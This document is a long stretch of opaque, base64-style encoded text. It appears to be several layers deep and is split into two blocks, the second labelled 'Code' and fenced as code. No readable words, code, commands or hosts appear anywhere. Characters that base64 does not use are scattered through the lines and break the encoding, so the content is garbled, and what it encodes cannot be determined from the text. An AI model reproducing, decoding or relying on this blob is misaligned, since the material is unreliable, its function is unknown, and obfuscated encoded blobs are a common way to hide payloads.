VXhPVkZPUm1SR1ZtcFJNRFZHVmtoa1YySkhSazlQVkVwcFUwZDNkMWt6U2s5V2JGRXlXa1pyYUdGSFVYSWFSSUp2WWtVeE5JSnRjRlZJVjJkNlZXMW9j
2JsYzJhREZoVFQ8PjFSMVl6YUU1WFJURlFVMnRvYkZOR1YwbGhhVjBaM1UwWmtkVnBFVElaWFZVbzJXVE5uTUdFeVRUQmFSSVphVEloQ2MxcFdiR3ROYlZK
VZFUkNUbUp0ZUZoWFZ6VnJUVEZXV21ORlRtcElSRkp5V1hwU2ExWldhekZqUjNoc1YxZFJlVnBHVWpCV1ZUVjFZa1prV21KdFVYcFdWWGhyVFRGd2Qx
JqU21GTk1EUjRWVE5vVklKV1NrMVNhMmhyVWpKNFZJUXdTbk5XTVZGNVVteFNhV0V3U25WV2VscHZUVlp3UzJGR1dJaElVMFVyVjBaV1JJcGxjR2hTU0Y
JWVkROa1IxSnNTVEZUVkVKU1UyNVNSSVJXU21GTmJIQkRWR3hXVkdKcWJGaFdWVlpyWlcxR1ZXUkVRbWxrTVd4SFZucFdUMWRGTVZCVGEyaHNVMA
VaV0ZwWFJuZFRSbVJ3VTJwR1YxZHFiRWhVVm1SdlVtMVdOSUp0Y0ZWSVYyZDZWVzFvYzJKc1l6SmhSM2hhVlRKU1YxWXlOVWROUmtaTFdrWmtVSUpIZDM
dVM2RxVjBad1dSR1pHaFdlbXhZVlZWU1IySlhSSVJoUklwWVkxVnZkMVpYTVd0V01VWkZZa1JDWVdScldrZFZhazU2VFd4V1RVOVZaRTVXTQ
mhYWlhwR2FsVWpWaFJFNVRZVWQ0ZFZaNldtOWlSbXhVV2taYVdHUnJTbkZXYkd4dlRUSk9ORTVIZEdwT1IxSldWMVJXWkQySkhWSXBUYlRGV1YwZA
3ZUZkclNrOVdWazUxVW1wQ1VJTnVVa1pVVmtwaFRXeHdRMVJzVklSaWExbDNWVlZ3TUZKVk1IcFBWM1JxVWpKU2MxWjZWbmROUmtwTFdrWmtVSUpIZDNkWGE
0cFBWbFpPZFU5V1pGWlNWMUp4VmxaU01GSlhUa2RWYkZwVlltMW9ObFZWY0VOTk1rWjNUbFpXYkdKdGQzcFhXRnBMWWtkS2NGZHNhRTVrTUd4SVZGYzVUMUo
V2IzaElSbVJYV1ZoQ2RWVXhiSE5OVjFJMFZGUkNWR0pxYTNsV1ZYQnJWMFpLUm1KSGRHdFJhelI0VlROa1IyRXlSazlQVm1SVlUxVmFTRlJVUmtwaGJH
eFFZa2h3VTJGNmJGaFdXRlpMWUlaT1dGTnVjRnBPVm05M1ZXMXdVMWRHUlRGa1JFSmhZMnMwZUZaSE5XOWxiRVpMVVdwT2FGSkVSbkpoVnpWelRURnM
TUlOdGVHbGhWbkJaVkZoa1NsbHdNWFpVYTFaaFRWaG9XRlp0Um5kaWJFNWFZa1JHYTJWR1RVaGRWTWpRMVRXeEdTMVZzVUlKT1dHZDNWMjVLVDAxV1RURmFS
bVJzWVdwc2RGWllWa3RpVjFJMFNWUTFjVmRZWkc1TmJFWnlWbXRvYVZadVFuTmFWWFJ2Vm14amVsTnNWbXhVUjFGNVdWUlZUVTFHYnpCVlZJWlVaRE5TVw
RklWT0RWV01WSktVbXRrVGsxVmJIRlhWVGx6Wld4S1kyczlXWkZaa1ZYQjBWVEZrUzJWc2F6RlhhV3BKVFlXcHNXRlZZUWpCTlJuQmhWV3hXVkUxcldYZA
V1ZYaERWMFpTUm1SSGRHeGlNSUpHVjJwR2MyVnNXSVpYYlRWV1UxaFNSSVJVUm1wTlZJWjZUSWQwYVdGdGFIUlZWbXcwVFVad05JUnNWSUpJUlZaV1dJVQ
eGEwMXRSSVZrUklac1ZHeEpkMVY2V205TmJFcHlWbXh2VUZkR1NuTmFSazV2VFVaT00xWlljRmRXU0doMFZraFdUMUl5UmtSaFJJWlVaVlZaZDFaVmVFTlc
UmtVeFpVUkNZV05yTkhoVk0yUldVSVpLVFdORmFHaFRSa3BZV2tSV2FJSnNXWElUYTFwVVZFVktWVlJzYUU5U2JVcFFUSVJLV21sd2NFWlZNSGhyVA
VzFLUldKSGRHeFJiWGhKVmtjMU1FMXNWazFWYm5CaFRJVTBlVklzVFRGaVZtdDVVbXRTVG1GVlNrVlpWVkpUVmpKU2VsWnRlRmhPYmtKR1ZqRndhMWRGTVVWaQ
UjNScVVXMTRXRlpIVFc5SWJFWkxVV3BPYUZKRWJFWmFWbnBXZWxSVVJuTk1TTnRlR0loVm5CWlZGaGtTSWx3TVhaVWExWmhUVmhvV0ZadFJuZGlZRTVhWWtSR2Ey
VkZNVlpWTTJ4SFZVWldUVkZ6YUZaalZrVjNXV3MxWWpGYVYySkVUbGRXTTBKUFdWWlNXVlpKUVhkaFJrNU9ZbFZ3VkZSSlkzaFhTVTE0WTBoT1ZWWXpRbnBaYlhoTFUxWlNjbHBIZEE
UmF6VkhWSVJYVW1sYVdGSnJPVk5pUmtwWlZsSlhWa2xTVm1OR1RrNVNhelV4V1d0U1IxWXlSa2hWU1doV1ZsWktlbFJWV25kUk1WSnpWa2xTVlZKVmJ6SlhhMlEwWVRBeGRGSnFSbFZoTWxKUFZWUTw+MQ
VklVeU5VZFdWMFpGVElSQ2FsTlhlRVphTTNCM1RURlNNSUpzVm1ob2JIQjFWakJ2WXpBeFIyTkVTbE5oTVhCVVZFNU9aVlpXVldWSE9XbFdhMXBXVlZkd1IxbFdWblZVVUlkV01q
VnpVVUlaa1lWTnRjRkpTUjNkM1ZUTmthazB4VW5kVGFrSldWVmRUVjBaR1lrVmtTTURCNFUxZHdXSVF5WlVSYVZtSllVbkpXYWtaUFYyMUtTR1ZGTlZKTlJGWlhWbFJDTkZF
MlZ0VW5OYVJVcHZWV3RvVTFaSWNFVldiWEJYWWtkM2VsUnJXbGRoVjBaV1YyNUdWMDFYYUhwVVZWcFBUVEZKTmxSSlZtcFNWemt6VklaSFlUQXhkRk5yU1dsU1NWcHpWVzV3UjFOR1pISmxSVTVKWWxaS
UlZXMHhVazV0VVZob1ZXMUhRbkpZVkVaelRXMU9TR1JIU1VWTldFSklWMVJHUzFVd01VWk9WRTVZVmxad1dWcFZWbGRqTVhCWFlVVTVWMUpyTkRKVk1WcHJZVWxGZVdGSVNsZFNla1pNVkZWYVIxUkk
VnRNVlpTVkZaeVYxZDBkMDFzWVRJUmFrNVVXVmQwUzFKV1VYZGFTRTVPVWpBMGVsVkpXbE5XVjFGM1RWWkpWVlpVU1hwV01GVTFUVVpLY1ZOdGRGWk5NRXBLVm1wSk1XRXdNSGhXU1hCcFVtMW9WMVE
bTFSZUZSVmNFOWhiR3cwVTJ0V1ZrWlFlR05JVWxaV1ZrbDBVVWxaZDFOR1ZuUmtSbFpvVm10d01GZFdaSGRaVmtOSVZHdElVV0V5VWs5VWExcHpWa2xWZW1ORlRtaGlSWEJRVlZjMWQyRnRWa1ZW
SVphVkZWM1ZqRnlaV3hPZEdWSGVGZ3hSalZYYTFwVFlqRmFjazVWT1dwU1JUVllXbGN4ZW1ReFVsaGlSV1JwWWtWYVMxUkpaREJaVmtWM1RsVmFWMUl6VW5aWlNXUlhWREZPY2xwSFJtcFdWRlpYTURSelRXdG9hMkU
MDFHYkROYU1GSnBVa1JXVmtsV1ZWVWpSVm5CeVkwWm9WbFpXVjFSYUZNdXRWRlJCaFUwUlNWbmRyWlRWTldqSklVMmpSRTVxWlZWU1ZrbHdWVmhrW
V01XdDZVMjE0YkZkWFVYbGhSa0p2Vm1zeFQyTkZUR1JzWWxoT00xWkdaSE5TTWtwelVtdHdUMVl6VW1oVlREdzxSSUphU0dSRmRHbFNNVnBRVlRKMGExbFhUbFpPV0ZKaFUwZFNjbFJWV25OTg
MW95WTBaT1ZHRjZWa3BXUm1oMWJVZEZlVnBqV2xOaVdFSldWR3hrTlZaV1NYUmhSM1JwWWtaVmVWbFZVa2RaVlRCM1RsVmtWMlZzV1RSWlZFcFlWMVpTYzFWSlVteGhNbmhaVjFSQ1QySXlSWGhWYmxKVVlXdEtVdw
VkZaS2RGVnFWMWhvYUUxWGVIbFpNRkpMVjJzeGNsTlljRlppV0VKRVZXdFZOVk5IU2tWUmJYQnJUVmQ0VjFaclVtRlVNV1JHVFZaQ2FWSnRhRkZhUlZaYVpWWndSMVJ1WkZSU2JWSXhWMnRT
T1ZJZFdXSVZWZWxwclZWVXhTMUp0WTBad1NWSllRa2RXVkR3PjVZV0pXUm10V1NWSldXbWhaYWs1RFYwWmFTR0pHVG1sV01GcDRWakowYjJGSlRrWk9WV2hWVmtaS1lWWkpXazlPU1VaelZXczFWVTA
bmQ2V1ROTmJVMUdXbGhXVkVaT1VtMVNZVlJVUW5kak1YQlhZa2QwVG1KV1NsWlpWV1EwVkVsT2RWRlljRmRpYmtKNVZGVlZlR05HU25STlZrcFVWa1phZVZZeWRFOVVNVXBYVlc1S1dHSllhRzlXUjNSM
U0ZkdVJrOWlWakZKZWxkclVrTlhiVkY1V2toR1ZtRXpRbEJWTUZWNFUwVTFWMVp0ZUd4aE1YQjRWbXRTVjJNeFdraFRiVGxoVW5wV1YxUnRNVzVsUm1SeFZHczVVMkpIVFhsWmEyUXdZa1prUms1V1Zn
Vk0zQktWakpQUkdGSVpFWldhVlpYT1ROV1ZWVjRWVEpLVjFKVVNtRlNSVnBQVlRKek1XTldaRmxoUlhSVFZtczFVVll5TUhoVlNVcEpZVVZhV0dFelVqTldha1pUWTBaV2RFMVhhR2hpU0VKS1YxUkNiMVE
MUlvd1RVUkNXRlpKV2xWYVYzUkxZMVphY2s1WVRrNU5helF3Vkd0YVYySkZOVlZSU1doWVZrVTFURmxyWkZkWFNYQkZVMjEwVjFJeVpEUlhhMVozWkRBd2VGZHFXbWhsYTBwUFdWWldZV1JXVmxaaGVrWm9UUQ
WEJFVkd0V1ZsZEZlbUZGYUZkaGVsWk1WV3BHZDJWR1VuUk5WM1JyVFVsR00xWXhhR3RpYlVaelUydDBWV0V5YUU5VmJuQnpVa2x3V1dORlpHaGlSa1Y0V1d0YVUyRlhSa2hWYmxaWFZrWndkbFJXV25abGJ
UnJXSWhJYkVaYWVWZElXbTlVTVZwSFZHcGFWRlp0VW5GVlZFcHZZMnhhU0UxVmRFNVNhMXBQVmxjd2VGZEdXbFZTYmtwWVZqTlNNMVJYZUhKbFZrWnhWRWxPYUdFd2NFWldSRUpyWXpBeFNGUnFUbGhXTTJoV1Z
a1UxV1ZlJWT1hOWFJUa3dVbXBLWVRGVmVsRnJTVmROYWxaeVZGUkdWMWRKUm5OVlNVNVBZbFpHTkZaR1ZuZFVNa1p6WWtSU1ZHRXhXbFZXUkVaM1pFWldWbFZxVWxOV2JrSlJWbGQ0WVZaWFJn
V1NuUlpWM0JoVTBkT1UxWnJaRTVQVW0xNFYxWlVUbmRSTVVwSVUyczVhRkpGTlhGYVZWSlRWbXh3VlZoa1YwMVhkRFpWTWpFMFlrWmtXRlZZU1dGU1NVcDJWVzB4VjFJeVRrVlVTV1JzWWxn
TjNWRmRzUjJKc1JrcHBUMVl6VW1oVlREdzxSSUphU0dSRmRGTldTWEJRVlRKMGExbFhUbFpPV0ZKaFUwZFNjbFJWV25OTk1XOTVZMFpPVkdGNlZrcFdSbHBxVGxkRmVHSklTbXBTUlhCaFZGZDBTbVZKVm5SaldRTLNSVElZa1JDYW1ReGEzZFdSMnhUWUlkR2NWZHJhR3BVUlRWSVZrWlNVMWxhVjFScVdsSmlSa3BQVmtSQ2QxTkdaSFZTYXpscFZqRkplbGRyVWtOWGJWRjVXa2hHVm1FelFsQlZNQQ
VXhlazVYZEZwaE0wRjVWakZTUzFFd01IaFRibEpTWVRGS1VWVnFTak5rTVd0NldrWndhVkpKU25kV1Z6QjRZVWRHYzJORlNWcE5SMmhRVldvPD53TUZkV1ZJUmxhMHB4VldzMVV6RkllR05JYUZWaQ
VEZyWkRKU1pERmtXVnBITldoaVJYQk1Wa2QwYjFSdFZrVlJia3BZVmpOU00xUlhlSEpsVmtaeFZFbE9hR0V3Y0VaV1JFSnJZekF4U0ZScVRtdE5WMUpXV1ZaYVMyUkdTVmhqUjBaVVVqQTFTbFpIZEd0VWF6VQ
R2JGWlZNM0JEV1d4aFZERk9ja1pIUm1wV1ZGWXdWMnRvYTJFd01VZGlSRTVoVFc1Q1ZGVXljekZUVmxKV1dUTm9hRTFYZUhsWk1GSkxWMnN4Y2xOWWNGWmlXRUpFVld0Vk5VNUdTVFpTYlVaclRWVQ
WldWVE53VGswZUlNuQlBWekZVV2taU1YyTnNaSEpVYms1T1lrZDRNbGt3WkRSaFZrcEZWbGhrV2sxV1duWlVWbVJUVGtsS2RHTkdWazlXTTJoV1YxY3hiMkV5U25OV1ZFcG9Va1ZhVlZwRVNrNWxiRm8
SGRIZFdWMFp5WWtkMFZrZFJlR0pGWkZwaGExbzJWbXBHVWsxSFNrWldTV1JWWVRGd1ZsWlhOVWRqTURGSFlqTndhVkp0VWxWYVZXUXdUa2xhYzFwRlRtbGlSVFZhVmtkd1MyRXlSbk5UYmtwWFVrVktWdw
VW14aFVXSkdaRkpTVTBkb1YxWlNVbUZHUW5WalJuQlhUVzFvV2xaWE1UQlNNa3BIVW10YVRsWXpVazlWTWpFelpWWldWazlWWkU1U2EyUlBXV3RhYTFZeFRrZFRhMmhhVFVoU1VGbFhlQQ
YWQxSnFRbEpLVlZZemhsVkVOVFZVMHhjMWRxVW1WcmFsZFVTV1J2VTBaV2MxRnJaRmRTYTNBMFdXdFNRMWxWTUhsbFJtaFdUVEZLUkZVd1drOVdNRFZXVm0xcmExSlVWakJXUmxwM1pERlplRlJ1Vm1GU
bWhvVTJ0YVJWWkpZVVpwVTJKV1JqUlVWVlpyVmpKV1NHUkZXbUpGU25wVVZFWnpWbXN4VmxadGVGUmhlbFpYVmxST2QyTXdNVWRTYmtwV1lsaENXRlV3V2t0WFJrbFdVMnM1VTFaSlNqTlZiWGhoWVE
V0ZyV0lsVWJteEtWVzB4VTFOSFRrZGFSbFpQWVRGd2VWZEpWVEZqTVZsNFVtdFdTVkpKV205V1Z6RnZZekZaZUZadVpGTldiVkpvVkRGamVGWlhUblJrTTJSWVlXczFlbFpxUms5Tk1WcFpZMFprV2xaclcx
cDFWbXR2VXpKS1YxTkphR0ZTVmxwb1dXcEdkMVl4U1hSalNHUnBWbXMxUmxscmFrTmhTWEpPVlZwWVlXdEtZVlphUzFkSFVraE5WazVZVTBWR05GWkpWakJVTVZwWFZHcGFhVkpGU2xkV01uaExaRlpWZWxV
azlTTUlaUVdrWmFWbFpXUlZGcldsWmhlbFpFVmt0YVdrMXJNVlpXYlhoVVlYcFdWMVpVVG5kak1WcFlVbTVDV0dFeWFIQlZNRnBMVTBaclowOVZPV2hpUjNoVVdUQlNRMVZKVG5KT1ZrbFdUVlpLVA
VWpKR1YwVXhWVk5zY0d0bGJFcDVWMWR6ZUdNeVNsZFdhbFpVVmtWd2IxVnVjRWRYUmxWNVRsZDBXRkl3V2t4Wk1GWnZZVmRXVmsxV1pGcFhSVEUwVm1wR2MwNVZNVVpXU1dSVllrVnZNbFl5ZUZabFJscFk
UmtOVWExWlZJWU1GcGFaVVpXZEdOR1pHaGlSbHBaV1d0V1lWUkphSGxWYmtwWFRUQktTRlJWV2tkVWJVcEhXa1prV0ZKcmJEVlhWRUpxWlVkS1YxZHVTWGhoYTFwVVdWZDRZV05XV2xkYVNHUk9WakJWZUZR
VWN4V21ORldYZFZWRlp6VmpGYVNGSnRNVkpOUlVweFYxVmhVekZLVjFkck9XbFNiVkpUVld0b2IxWklVVlZyY0ZkU2JYUXpXVEJTUTFWSlRuSk9Wa2xXVFZaS1RGUldXbUZrYlVaSA
V0loVk1Gb3lWMVpWTldFeFpFZFdWRXBQVmpOU1QxWlhOVU5YUmxWNVRsZDBXRkl3V2t4V2JURXdWa2xPUmxkSmFGZFNiVTE0V1VsYVdtVkpTblJrUjNoVllsWktXbFpXV2xabFJscFlVbXRPVldFeFdn
VlkwUkdjbFpzVW5OaE1VNHhXa1phYVZJV1NuTldTR3g2V0lkSFV6RndSVk50ZEdwU00yaFhWbTE0YTJFeVNrZFhTWHBQVmxaYWNGWnFTalJXVmxaMVVsUkdWMVl3V2tSV1IzUlhW
V05GV2tkWmJXeFFWbTF6TVUxR1RuUmxSbEpTVFRCS01WWnJVa1prTVVwWFYyczVhVkp0YUZWVmEyUXpaREZyZDJORk9XaE5WM1ExVlRGU1IxUnRSbk5qU0VwV1lteEZlRlpKVlhoVE1WSnpWa2xTU1dJ
WGQzVlZaYVlWWkp0VGxoVGEyUndXa1JHWVdNeFdrVlhTV1JwVWpCYVRGZHJVa3RoTWs1SVpVVmFXbUV3TlhaV2JYaDNWakpPUlZGSlNsUmhlbFphVmxSR1UxWXdNVmRVV0dSWFlsaG9WMXBHWkc5WFJn

Code

```
ZrOUtWRlEyTlZWaFFrNUZWSEJXYkUxYWFFZGxTRTVlWWtzMVYxTnVaRmhoU2tKcVUzTk9iRkZUWkZWV2Vtc3dVVXB
PV0ZORU5XdE5Wa3<>2V1c5d1ZXSk5Wa2hpZEd4V1lVSk9SVlJ3VmxWTlIXaHJWMFprVm1WTFVqRlVNMDV0WVVwa01
tUndiRVZrTldOclYzcEdlbEpzVmxoVmRYQnNaRTlPYWxrMU5UQldhRkp1VTBSc01HTktiRzVXUjFwc1RWUkdTRnBKTV
ZWbGNuQlIWSHBWYTJGS1pESmtjR3d3Vms5YU1GbEphRzFXYUdneldWVXhWV0ZDVGtWVWNHaDZWbUZzYmxOWF
ZsWmxTMUl3VkRac2EyRktaREprY0d4RlkzTktWRmMyV2pCV1RYQnVWblZzTUZvemJGZFRNVm94VW1wQ2JGTkViREJ
qU2s1RlduRmFWbUpvYkZkUFZuQkdUVWRrYkZjMU5UQmhTbVF5WkhCc2ExRkxUbFZUZW14VlIVcDBSVTFDYkRCaINt
d3pWVE5PYlUxU09WVlBXRlpXVW5OU01GbFRTbFpXVUU1SVdubEZNVlJQYURCVlMwcEZWMVJXYmxSSVNqSmlUMV
pXVjNod2ExSlljRVpqZEVaR1ZtRXhNbFV5V210U1UwNTZZM2xWVmxsSGNESlZTa3BzVFdwQ1ZGTkZjR3hpVD<>1VVZ
VdDRiVTFyWkVWaFYwWkhZVEJSVmxwTlVtMU5ZV2hyVlVoR01sRTBaRVZXTUdneVRWZEdiVlZYTlVWV01FSlVWSFUx
UldKWVJtNVhkMGxzWVZONGJWWlpjREJTYUVaNlkwaFNNVTFoUW1wVlN6VkZWMWRXU0dONFNXMVdhM1JYVnpOQ
2JsWlhlRWRhV1RsVlpVWmFSbHBQVmxSaVdlUkZaSGx2UmxJeElUNTZXVlpTV0Zac05VZGlIV3RXVWt0Q1ZGWlNVakp
XU25SNVdsZGtiR0p6VmpCV1IYQkZVbWxLYkZSM1RURmthbWhzVjNWU1dHSnBjRzFSUlVwdFlrOTBSMVo1VW0xTlVq
bEZaSGx2UmxJeElUNVVXWFUxTUdGVmNFaGhWazR4Wkd0a1ZscHhiSHBoVWtKdVUzUlNNbU5yVm10WGVGcHNaVm
QwVj<>xSVRtMVZVMEo2VlROV1JXSmhlR3RSVlZaV1lqQldWVlJUY0d4TlZHUXpXWHBSVm1WaFFtcFdhSGh0WWxSU2
JsUnlVbXhsZDBwVVYzcENTRTFYYkcxU1ZUVkZVMHRrVlZsNlJtcE5XazVZVGtaa1ZsbFROVzFXU25CVlltdEdWMDVJV
WpGa00wcHFWVXRhYkdKVWJHeFZTREV3Vm5oSlZGZE5TbXRsYTBKc1VYcHZSbFpMWkd0WlZHaHRWbHBHYWxVMI
dsWlphMlJWVkVaNFYxSk9Ua2hhVms1V1RtRldiRmx5VWxoU1RrNXFWbmx2YkdOUFJucFZNbHByVWxSNFlyVlOV3RX
ZDNoWFZERk5SMkphUm1wVk5scFdXV3R3V0ZsRlVraE5hRVo2V1hOV01XUmFWbXhaVGxwc1lsZG9SbUozYjJ4bFUwS
jZWWFY0Uj<>xT2JGZE5TRTV0VlZOQ2FsUjVlREpOV2xwSVluY3dWV0ZEY0cxVk1EVXdVbWxvTTFsSGNGWk5ZVnBzVI
VzMWEyRlhVbTVUZVc4eFpGSldNVlY0YjFaTlUzQkZZblZLUm1SVFNucFZNMDR5VFZWa2JsRnhXbXhVUzJScldVcFNX
RlpwVmxSUk5td3hZekZWYkZsd2FGZGlWbkJZVkZoU01tTXdaRVZXTTBwclWTTFhMU5JU2xkVE1GWlZWRkJTUjJKWW
FFaGpjakZWVmtOd2JWWTFiRlZOWVdSWVZWWk9iRTVEYUZaV1JsSnRZVkpTUm1SeU1UQmtVbHBWVmxGb2JVMVNj
RlZOU0VwSFpFOTBSMVl6VW1wTlVqbHJVWEZLUjFJeElUNTZXVlpDYmxKclpGVk5TRnBXVFZWQ2FsSndVbTFpVld4c1
VsaEtWazFPVm10WE0zQlZWbWhzUjJKMVdsWlRVMlJyV1V4V2FrMVNPV3RVU1U1c1V6UXhSMVpLY0RCU2FVNXJWS
E53UmxSRFVsWldkRkpZWs1T1ZFOUdTa2RsYWxveFZsRm9NMUpZY0d4VWRVWnNaVTVrTUZsVVVqTlNWV1F6Wkhs
SmJGTlhOVEpWV2tveFVrNWtWazE1YTBaVVEzQklXbEZLTUUxaFVteFRTRW95Vlc5YVZsZDRTV3hsVjBaSFdrZ3hWVk
p6VmxWVWVrWnFUVkk1YTFSSlRteFRRMDVVV1VWU1dGSk9PVWRoYzJSR1ZXRmFiRmx5Y0VaWFRsSklaVlpTTWxaT
GNFaFdNMUp0VFZKR2JWWjFXbXhTVTJSVldYaHpWMkphVG01WGQwVnNVMnR3YmxkRmVGZFdiRlpFVFhSa1JsUkR
jRWhhVVVwRlYxVnNSV1JXVmxkT2FsWnJWM1pDV0ZKWVJtMVZkVnBXWkVzeGJWVkVlRWRUWVU1dVZqWktiRk56V
WxaVGNuTlhZbHBPYmxGWlZsWlNhM0JZV1ZWb1IySnNjRzVYVjNCc1plTjRWMVJXUW01aVYyd3pZVmRTTWxaT
HJVbE5PVkZOM1ZVWlVNVWxVVjBWNFYxWlFaRmhWVj<>1c1luTldNRlZ5UWtoVGFGSkZZbFpLTW1ONFNWUlZVRXB
yWVdsU1ZVNTNUVmRXZDFwRldraEdlbEpYUmxSWGQwbFdZV3MxUjFaYVdqQldVMFpVVkVad01XUkxRbFJXVWxJeV
ZsUnNhMVYwVmpKUmMwcFVWM1pDU0dKcFVsVk9kMDFYVmpCQ2Fsa3pUa2RpV0dRelpGaEtWMVJYTlcxV1NYaFhW
bEJvUj<>0MlJqRmhRelZYVlhjMU1GSm9SbGRPZVVVeFZFOW9NRlZMU2pCTmFGSkZaRVl4TUdKdmVESldVWEJzVm1
sMGJWZFpNVVZrTkZaR1dsaHdhMlZWWkVoYWVVVldXVmMxYlZaSFNqRlNhRVo2WVhSc01XTmhRbFJWUzFKdFpXRl
NSV0pXVmxkT2R6QXlWazFLYTJWclFteFJXVkpXVXpCV1Zsb3hUVmRTWVRsSFkwWmtWbGxUTlcxV01YQlZZbE5PUld
KSmNERmpWM0J1VlV0NFlxWktkSGxoZEd3eFkwdFdWbGx4YUZkaVdGWnVWSEpTYkdWVFJucFZjbFo2WVd4b2JGW
kZSa2RqZDFwVlZsQm9SMkpZUm01V05scHNWME53UjFZeGNGVmlWRVpVVkhoTlZtUkhjRmRVY214NlZsWndNMkZlU2
pKa2VHTXhWbEp3YTFKWVJrZGhja1pHVmtOR2FsZFBWbXBOVWpscIZlVkdiVk56TlcxV1NVb3hWbXRrYkZOVlpGWk5T
bG93Vm05NGJXSlhjRE5oUjBveVZHOVdNRlp4Y0ZWTlRteHRWM1ZPVmxOdlJsUlhWRFZyWlZwS1JHRjVTVlpoYnpGSF
ZqVnNhMDFxVW1wWFJtUnNZVzlvYTFsUlFtNWlWbXhzVTNSS1lyVjNNRmRYTTBwV1ItbHdSVnBJTVZWU2MzUnRXVF
JzUlZKaE5VZGlSbVJzVjB0U01GbFRTa1pOVD<>1clZlaE5NV1JHYkVkVlZVcHJWbEJvUj<>1VlJsZFdOV05XVTNKelYySll
aRzVSV1ZaV1VuTlNNRmxUU2xaV1VHUnVVa2RLTVUxT1RtcFdZV2hZWWxSV1NHSjRUVEZrYWs1RVZuaDNiV1ZYYUcx
UmNVWldWM05hYTFWNE1GVlNZV1J1VTFaR1YyRnpOVzFXU2tveFVtbDBWVTU1UlRGVVQyaHJWazFzZWxKT2FFWmp
SekV3WTNoalJWWjRiMVpOVTNCRllsVnNNRXRPVm10WE0zQlZWbWh3UjJGMFpGWmtUM1JlVmpab1YxWlVaRWhrZV
VWR1ZFTlNWVmxhUWxoTlZXUldUVWh3YkUxSFVteFpUbHBzWWxkc1NFOUdUbTFpVDNReVZuaHZiRlpUZEVkaFdEVk
ZZMHRrYTFsSU5WVldWRTU2V1hsRmJGTnphREZVTUVKWVRWUmtNMWw2VVRGa2VGVXdWVTE0UjFkUWFHdFZTR
Vl5VTl5NE1sWjNiMFppYVd4dFYzSkdWazVUWkd0WmVFMVhWbFJXVkZKd1FrWmpTMlJyV1VSNGJVMWFPVWRqYzB
wSFVqRWhQbnBaVmxKWVVtRjBSV042V1ZaTmJtUldXV2hLUldKVmJFWmpjMFpYVFdwYU1WWXpVbnBoYVd4SFkxW
TFSVll3Vm10WFJFSXpUVmRHZWxwNVJURmhkekZ0VmpCYU1GWm9WbFJXUm5BeFkxTmtiRlZMZUVkV1NuUjVZWH
ByUmxSRGNFaGFjMUp0VFdoQ1dFMTNiekZrVWxwVlZuVktSbFpUZUVWYVdHUkdWMGRLZWxVelRqSk5WVnBxVTFaR
2JXRnZNVEpXTVRVd1IWVndTR0ZXVGpGa1UxSnNWVTE0TWxaUVdrVmlWbEpYVG1wYVZsY3pVbFJXYVd4dFVuRmtS
bVJQZEVkV01scHJVbE5XVkZGWlZsWlNhM0JZV1ZWb1YwMVZRa1JsV0d4c1pFZEdWRlJoYUROU2FsSklZa2RXTVdKa
GVESldOV1J1VFZOMFlyTjBTbXhTYzBKVVZGaEdWR0phTlcxVlZVcHRZVWR3VjFaYVFtNVdiRTVJV25sRk1WUlBhREJ
WUzBwRlUwOWFSV1JXVmpKVVYxWXhWWGgzYldWWGFHMVJjVkpHWkV0a1ZsUm9SbXBOVWpsVlQxaFdWbEp6VW
pCWlUwcEdUVTgxUldGV1RsWk5kMVI3Vm5KS2EyRlhVbTVVZVUweFpHcE9SRll5VmxSV1UzQnJVMWxzTUV0T2VHMV
dkVFV3VFZKd1ZVOTBVbXhTYzNReVdXOVNhbVZTWkZaUGNrWldUakJDYWxkMWNFVldWalZ0VkhwRmJGTTFNRWRX
UjNneVlXcG9SMDQyVmtaVVEzQnVWM2Q0YlZKV1RrVmllazFzWW1zeFYxUlRVbTFOYWxKRllrWk9iVk5UUW5wVmQza
EhWbE53YTFOWmJEQkxUbFpXVjBad1ZWWnNlRVZhZVVWSFkzTjBiVlUwVm14V1ZrSkdZM0phTVZWVGVHMVdlbmhl
VFdrMVlyRnpWbXhpVD<>1VVZVdHNWR0pWV2tWaWNrNUhZVEJ2V0ZaTmVESldWMXBzVlhOR1ZrMTZaR3hXU0hCRll
sZGtiRkpYTVRCa1VscHJWVXcxUlUxVVFsUlhWMHBzVTB0b1ZsTnlNRlZXV2xaclUxWldSMVJyWkd0VWVYQldUV0ZrV0
ZWV1RteE9RMmhXVmtaNFlxSnFTbXhWZHpSclUzTm9hMVpSUWtoTlVuQkZZbFZzTUV0T2RHMVdVVXBGVjFaV1JWcH
hSa1pXZDNoWFdqQlJSMkpZTlcxUmNVcEhVakVoUG5wWmVlaFhVbGRrYkZaNFdVWmpRMUpyVlV0YWJGWlBTbTVV
Y2xKc1pXOVdNVlV6VWpOV2FlQkZaVWhHVjFkM1drWmFUMFo2Vmxoc00xcDFTbFpYVDFJeFZUSlZSRTFyV2taalNGS
XhUVk5TVmxsUGNFVlNiR1JGWVhOT01sTlBjRmRYTm14V1RWZHNSMkYwVGxaa1MwWlVWekJ2TVdGWFpHdFdOa1p
YVkVOd01sWTFiRlZpYkZaRVRYbHJWbU0wU21wV1ZqVXdVbXhPU0dKM2lyeGxUMVl4VlRONFYxWm9jRzFSZFZaR1pF
dGtNRmx5YUROV1ZGcElXa2hrTVZVMVkwWldTa3BXWW14T1NGcFdjREZqWVVacVZYQkthMkpZVWtobGNsWlhXV3RD
ZWxWMWVGZE5WMmhlWkVZeE1FMDFWVEJaTURRd1IWZENSbUZaVm0xaGEyUXhWVn<>0UjJKT1pHNVNSMG94VFV
wQ1ZGWk5iSHBXV0ZKdVUzbHZSazFLY0ZkWE0zQlZUVTV3YkZaMVdsWmtkMFo2VlROT2JVMVNPVlZQV0ZaV1VuTlN
NRmxUU2taTlQwcEdZVlp3TVdOTFdqQldhRUpJVj<>5c1dGTjVVVEpVYjNneVZqRlpiR1ZTYUVaYVNEVkZaRTlrVmxSVW
FFZGlXRlpxVVZsV1ZsSnJjRmhaVlZwVlRXbEtWazEwYkRGak1YTnRXVTU0YlZKcVNteFZkelJyWT<>5R2VsVXlRzFXYV
d4dFZGbE9SbU0xVlZWVWVFMUhZbGhXYmxkV1dsWlVjelZ0VmpVeFZXSlhkR3RVZD<>xV1RtRkdhbFZvYUZkaVYyaHJ
WRWN4TUZSdmVESldOR3hXVWxoR2JWUnpWbFpYZDFwclZuZ3dSVTFYZUd0Uk5sSkhWVU5vYkZZMU1XdE5hbVJW
VFhSa2JHSnJhRlphVTFKdFRXcFNSV0p5U2tkT1RuaEhWalZXYTFKWE9XdFhSVGxGWkU5a1JscEhVbTFXV21oWVUxZ
EtWMVJYTlcxV01UVlZbXRPUm1GSGNERmlZVlpzV1hKb01sSnFiRE5rY2xKdFpGTkNWRmN6Ykd0U1ZHaFhUbmxSVj
